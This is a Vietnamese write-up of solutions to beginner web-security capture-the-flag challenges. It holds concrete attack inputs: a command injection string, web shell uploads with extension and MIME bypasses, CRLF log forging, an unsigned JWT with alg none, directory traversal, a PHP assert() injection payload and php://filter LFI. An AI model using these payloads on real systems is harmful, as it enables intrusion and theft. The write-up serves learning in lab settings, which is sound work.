**HTML – Source code**

* Yêu cầu: đăng nhập.
* Giải pháp:

View-source lấy pass => FLAG.

**HTTP – Open redirect**

* Yêu cầu: mở domain khác 3 domain đã được chỉ định trong index.
* Giải pháp:

View-source

Thay facebook thành google chạy thử => incorrect hash => search thử h=a023.. đằng sau => md5 của <https://facebook.com> => hash md5 đoạn <https://google.com> thành **99999ebcfdb78df077ad2727fd00969f => chuyển thành ‘?url=https://google.com&h=99999ebcfdb78df077ad2727fd00969f’ => chạy lấy FLAG =>** abc.png

**HTTP – User-agent**

* **Yêu cầu: thay user-agent thành “admin”.**
* **Giải pháp:**

**Đổi user-agent thông qua các add-ons sau đó reload lại lấy FLAG.**



**Weak password**

* **Yêu cầu: đăng nhập form.**
* **Giải pháp:**

**Weak password => pass dễ đoán => nhập thử admin/admin => đăng nhập thành công => FLAG.**

**PHP – Command injection**

* Yêu cầu: đọc file index.php lấy FLAG.
* Giải pháp:

Có ping service => dính RCE => input: ‘;cat index.php’ => view-source lấy FLAG.

**Backup file**

* Yêu cầu: tìm được đường dẫn đến file backup, cụ thể là backup của index.php trong CTF.
* Giải pháp:

No clue: không có manh mối => related resources => tìm backup.



Thử từng đuôi file thấy index.php~ dùng được => lấy user và pass



Đăng nhập lấy FLAG.

**HTTP – Directory indexing**


* Yêu cầu: CTRL + U tìm FLAG.
* Giải pháp:

View-source thấy ‘admin/pass.html’ => không thấy, tìm tiếp => xóa pass.html => ‘/backup/admin.txt’ => FLAG.


**HTTP – Headers**

* Yêu cầu: cấp quyền admin thông qua HTTP Headers.
* Giải pháp:

F12 vào tab Network, reload lại trang => response

****

Copy đoạn Header-RootMe-Admin: none vào Edit and Resend Request => chuyển none thành yes => gửi nhận FLAG.



**HTTP – POST**


* Yêu cầu: tạo ra số lớn hơn 999999.
* Giải pháp:

F12 vào tab Network, click button => Edit and Resend, chỉnh tham số score thành một số lớn hơn 999999 => gửi lấy FLAG.

**HTTP – Improper redirect**

* Yêu cầu: đăng nhập vào trang index.php.
* Giải pháp:

Bật burp => thay login.php bằng index.php => chuyển vào repeater => Send lấy FLAG.

****

**HTTP – Verb tampering**


* Yêu cầu: bypass form đăng nhập.
* Giải pháp:

Nhập bừa pass => bắt đăng nhập lại => cancel, F12 vào tab Network reload lại trang => tiêu đề: verb tampering => thay GET thành các request method khác như POST, PUT,… => method PUT thành công => Send lấy FLAG.

**Install files**

* Yêu cầu: biết về phpBB, tìm FLAG.
* Giải pháp:

Tiêu đề: install files => cần đọc về cây thư mục của phpBB => gg: default folder structure phpBB.



Tiêu đề có install => cần truy cập vào folder install => /phpbb/install/ => vào file lấy FLAG.

**CRLF**

* Yêu cầu: đọc log và hiện authenticated.
* Giải pháp:


Đọc log thấy có ‘admin authenticated.’ => mục tiêu là cần hiện nội dung đó vào log để server hiện FLAG. Gợi ý là sử dụng CRLF. Thử đăng nhập bừa thấy log sẽ ghi giá trị được nhập vào username và thêm đoạn ‘failed to authenticate.’ => cần nhập vào username đoạn ‘admin authenticated.’ và thêm đuôi để ngắt đoạn ‘failed to authenticate.’ => nhập thử ‘admin authenticated.%0d%0a’, pass=123.





Khi dùng %0d%0a (\r\n) thì câu lệnh bị cắt và xuống dòng nên tham số username chưa nhận được giá trị nào => lỗi => nhập bừa username vào sau kí tự ngắt để báo giá trị cho đầy đủ tham số tránh lỗi.






**File upload – Double extensions**

* Yêu cầu: upload file php và đọc nội dung file .passwd lấy FLAG.
* Giải pháp:


Bật burp suite bypass file upload php bằng double extensions. Do không biết rõ file nằm ở folder nào nên up shell tìm cho nhanh.

****

Truy cập vào link vừa up sử dụng thêm ?lenh= để chạy command.




Dò từng folder ra kết quả sau đó dùng lệnh cat lấy FLAG.




**File upload – MIME type**

* Yêu cầu: như phần trên.
* Giải pháp:


Thực hiện như phần trên không được => nhận thấy không dùng các extensions để bypass => thử upload một file đuôi .png thật.



Thử up tiếp 1 file đuôi .php để tìm cách bypass.



Upload thử 1 file đuôi .png nhưng dùng burp đổi thành php.



Kết luận là chỉ cho Content-Type là định dạng ảnh => upload shell đuôi .png rồi đổi đuôi thành .php hoặc upload shell đuôi .php nhưng đổi Content-Type thành image/png => vào file vừa up làm tương tự phần trên.

**HTTP – Cookies**


* Yêu cầu: save email.
* Giải pháp:

View-source thấy SetCookie("ch7","visiteur"); => bấm nhập bừa email sau đó bấm Send rồi bấm Saved email => báo không phải admin => F12 đổi value của cookie ch7 thành admin => Saved email lại lấy FLAG.


**Insecure Code Management**

* Yêu cầu: lấy password dạng plaintext.
* Giải pháp:

Đọc related resource thấy có git => code của admin được lưu trên máy chủ git. Khi project được tạo ra thì có một folder ẩn mặc định cho mọi project tên là .git, cụ thể:




Như vậy, thử thêm vào cuối URL đoạn /.git/ sau đó load.




Bị public code, vậy công việc sẽ là clone project này về và tìm code đọc. Trước hết phải có kiến thức căn bản về git. Sau khi đã clone xong thì đầu tiên sẽ phải vào folder /logs/, đây là nơi lưu lại hầu hết các thao tác với branch, tiếp theo là đọc file HEAD. Đọc file bằng lệnh (yêu cầu là cài đặt git trên máy tính):

git cat-file –p [tên object]


Ví dụ:



Nội dung trên có nghĩa là đang thao tác trên 2 objects. Như vậy, ta sẽ lấy nội dung của từng object ra để tìm nội dung cần.



Ví dụ ở đây ta lấy được nội dung của 1 tree object là cây file trong branch tương ứng với object của nó. Như vậy ta có thể đọc được nội dung file bằng cách đọc object của file đó.



Qua các ví dụ trên, với cách tương tự ta có thể đọc được source code của admin từ đó lấy được user và pass => đăng nhập lấy FLAG.

**JSON Web Token (JWT) – Introduction**

* Yêu cầu: đăng nhập với JWT theo quyền admin.
* Giải pháp:

Search gg về JWT trước. F12 thấy cookie có jwt => decode thử nhận được



Đoạn signature không decrypt được => đọc related resource thấy có modify algorithm to none (bỏ thuật toán tạo signature) => base64 encode các đoạn header và payload sau rồi ghép lại


{“typ”:”JWT”,”alg”:”none”}.{“username”:”admin”}.

Sau khi ghép lại theo form thì thay value cho cookie jwt => reload lấy FLAG.


**Directory traversal**

* Yêu cầu: tìm FLAG.
* Giải pháp:


Tham số galerie bị directory traversal => thử các kí tự lùi thư mục ../




Thấy folder galerie => Mở thử ../galerie



Thấy tiếp 1 folder khác. View-source mở thử ../galerie/86hwnX2r




Có file password.txt => dùng đường dẫn vừa tìm được mở file lấy FLAG.




**File upload – Null byte**

* Yêu cầu: như các bài File upload trước.
* Giải pháp:

Tiêu đề có nhắc đến cách dùng null byte => upload file .png rồi dùng burp chỉnh đuôi file thành .php%00.png => upload thành công

****

Truy cập vào đường dẫn thấy 400 => do code không đọc đoạn ngắt của null byte => chỉ cần xóa đoạn %00.png là lấy được FLAG.



**JSON Web Token – Weak secret**

* Yêu cầu: như bài JWT trước.
* Giải pháp:

Sau khi lấy được token thì đem đi thấy được thuật toán là HS512, thuật toán này cần một key để mã và giải. Bài này tiêu đề là Weak secret, hint là Use the force => brute key, có thể dùng một số tool, module như pyjwt,… kết hợp với các wordlist. Công đoạn này xin nhường bạn đọc.

Sau khi brute thì ra được key là lol => đổi role từ guest thành admin => FLAG.



**JWT – Revoked token**

* Yêu cầu: nhận JWT và tìm cách submit nhận FLAG.
* Giải pháp:

Đầu tiên ta sẽ nhận jwt ở /login endpoint. Lưu ý là phải có thêm header Content-Type là application/json thì server mới chấp nhận. Theo đánh giá cá nhân thì đây là 1 challenge khá stupid, mang tính lừa lọc là chính nhưng do ít người để nên hay bị cuốn vào đọc code thành ra lại càng rối (mình cũng bị challenge này lừa tập trung vào code mất 2 ngày).


Nói sơ qua về đoạn code. Nhìn chung thì mỗi lần truy cập vào endpoint /login thì server trả về 1 jwt đồng thời thêm jwt đó vào 1 set blacklist. /admin endpoint đầu tiên sẽ validate cái jwt ta nhập vào, nếu validate đúng thì tiếp theo sẽ kiểm tra jwt đó có trong blacklist không, nếu không có sẽ cho ra FLAG. Và cứ 10s thì hàm delete\_expired\_tokens() sẽ được gọi để xóa đi những token hết hạn (3 phút). Đánh giá qua thì ta cần tìm cách nhập vào 1 jwt hợp lệ mà lại không có trong blacklist, khá impossible vì ngay từ khi được tạo thì jwt đã ở trong blacklist rồi và chỉ bị xóa khi hết hạn (không còn hợp lệ nữa).

Để ý đoạn lấy ra access\_token trong endpoint /admin thấy rằng code chỉ lấy string và mang string đó so với từng cái trong blacklist. Nếu để ý ta sẽ thấy các jwt thường không bao giờ có thêm dấu = bất kể độ dài của plaintext, mặc dù nó được biểu diễn dưới dạng Base64, ta hoàn toàn có thể lấy lại dạng plaintext của nó dựa vào độ dài của chuỗi Base mà không cần dấu bằng. Vì vậy cách giải của bài này chỉ việc thêm dấu = vào đuôi jwt (khi jwt còn hiệu lực), vừa đảm bảo jwt hợp lệ (do chính server tạo, còn hiệu lực, dấu = sẽ bị bỏ trong quá trình decode jwt của thư viện), vừa đảm bảo không có trong blacklist. Sau đó submit nhận FLAG.

**PHP - assert()**

* Yêu cầu: đọc file .passwd lấy FLAG.
* Giải pháp:

Thấy tham số ?page nghi ngờ dính lỗi LFI => test thử với ?page=../../home => báo lỗi của assert().



Tra gg assert() và strops() => assert() dùng để kiểm tra lỗi logic còn strops() là trả về vị trí của chuỗi con trong chuỗi cần tìm, nếu không thấy thì sẽ trả về false => cấu trúc của code sẽ là:

$abc=’includes/’ . $\_GET[‘page’] . ’.php’;

assert(“strpos(‘$abc’,’..’)===false”);

Chức năng là check xem trong biến page nhập vào có chuỗi ‘..’ hay không, nếu có thì báo lỗi, nếu không thì assert trả về true và chạy tiếp code.

Như vậy đồng nghĩa với việc nếu $\_GET[‘page’] là 12345/a’bc’ thì câu lệnh assert sẽ là:

assert(“strpos(‘includes/12345/a’bc’.php,’..’)===false”);

Tức là có thể nhập vào tham số page một cấu trúc PHP để bypass assert và lợi dụng để đọc file cần tìm. Bypass (không dùng được && vì nó sẽ biểu diễn cho tham số tiếp theo của phương thức GET):

?page=home.php','..')===true || assert(1==2);strpos('home

* Câu lệnh assert:



Trả về:



Giải thích mệnh đề: strpos(‘home.php','..')===true 🡺 false

assert(1==2) 🡺 false


strops(‘home.php’,’..’)===false 🡺 true

* Câu lệnh trả về true nhưng còn một hàm assert(1==2) trả về false nên hàm này sẽ in ra warning.

Vậy tức là nếu câu lệnh đúng thì in ra ‘abcxyz’File does not exist. Còn câu lệnh sai thì in ra warning => lợi dụng điều này để xử lí về việc đọc file (lợi dụng đúng/sai như trong Blind SQL) => dò độ dài của nội dung file .passwd (đưa các mệnh đề khác trả về false còn mệnh đề so sánh độ dài nội dung file trả về true => dò thử được độ dài file là 192 kí tự)



Trả về:




Như vậy để đọc nội dung file thì có thể viết tool python chạy thử từng kí tự như SQL Blind => FLAG.

Nhưng làm vậy tốn thời gian, trong PHP có hàm die() là dừng mọi chương trình đằng sau và in ra nội dung trong hàm die() => sử dụng để in ra nội dung file mà không cần tool (dùng and thay cho && để chắc chắn die() được thực thi)



Trả về:



**PHP – Filters**

* Yêu cầu: dùng LFI để tìm pass và đăng nhập.
* Giải pháp:

Tiêu đề: PHP – Filters, có yêu cầu là lợi dụng LFI => PHP có một số wrappers rất hữu ích trong pentest. Nếu cấu hình không đúng thì rất có thể wrapper sẽ bị lợi dụng. Trong bài này trước tiên tra gg: PHP filter LFI => sử dụng wrapper php://filter/

Đọc về php://filter/ và các tham số của nó => câu lệnh minh họa:

include\_once($\_GET[‘inc’]);

Tham số sẽ là php://filter/resource=login.php



Tác dụng là đọc và ghi ra nội dung file login.php => không hiện được nội dung do đang ở dạng plaintext và đoạn code đó được thực thi thay vì in ra màn hình => chuyển nó về dạng không thực thi được => có thể dùng mã hóa base64 hoặc các mã hóa khác giải được.



convert.base64-encode là một cấu trúc trong PHP có tác dụng như tên của nó => mang đoạn mã đi decode sẽ đọc được nội dung của file PHP => đọc được các file và nội dung được gọi bên trong => FLAG.


**PHP – register globals**

* Yêu cầu: nhập pass để hiện FLAG.
* Giải pháp:

Register globals là một tính năng được cài trong php.ini, nó giúp cho lập trình viên dễ dàng hơn trong việc phát triển web do tính năng này có khả năng tạo ra một biến toàn cục thông qua các phương thức HTTP ngay trên browser mà không phải vào file source code chỉnh sửa. Nhưng nếu trong lúc web được mở công khai mà không tắt tình năng này thì sẽ để lại nhiều lỗ hổng. Đầu tiên gợi ý của bài là tìm backup => tìm được file là index.php.bak => vào đọc source code, dịch qua đoạn code chú ý tới dòng sau:




Dịch ra là nếu (có $password và $password trùng với $hidden\_password (auth() là hàm so sánh password) ) HOẶC ($\_SESSION là mảng và phần tử $\_SESSION[“logger”] == 1) thì sẽ trả về FLAG chính là $hidden\_password. Trước khi làm thì thử xem cách hoạt động của register globals đối với code này. Đầu tiên thử gửi một vài tham số GET cho server.




Như vậy ta đã đưa vào tham số password và hidden\_password đều có giá trị là satanon. Và gián tiếp server đã tạo trong file source code một đoạn code minh họa như sau:



Thấy rằng hai biến này thỏa mãn mệnh đề if là đúng do đó nó sẽ in ra $hidden\_password lúc này có giá trị là satanon. Trong code có đoạn sau.



Dịch là nếu không bật register\_globals thì tạo một mảng gồm một số biến siêu toàn cục trong đó có $\_GET (như ta vừa thử) và $\_SESSION. Đối với từng biến siêu toàn cục (các biến này là mảng) thì đưa các phần tử trong mảng đó thành một biến (điều này giống với việc bật register\_globals thông qua code PHP). Vậy để lấy được FLAG thì sẽ không đụng đến $hidden\_password mà thay vào đó là bypass vào điều kiện còn lại của mệnh đề if. Tức là phải tạo ra $\_SESSION[“logger”]==1.




**File upload – ZIP**


* Yêu cầu: đọc file index.php
* Giải pháp:

Đầu tiên kiểm tra form upload thấy chỉ cho up đuôi file .zip sau đó server sẽ tự giải nén ra và cho phép đọc một số loại file như text.txt,… không cho thực thi file .php => như vậy mục tiêu tấn công sẽ ở đoạn giải nén của server => tra gg: unzip php exploit => thấy rằng unzip có thể bị vuln bằng cách sử dụng các kí tự lùi thư mục ../ để lấy nội dung file => sử dụng một cách nào đó để khi đọc file .txt trong tệp đã unzip thì sẽ hiện ra nội dung file index.php.

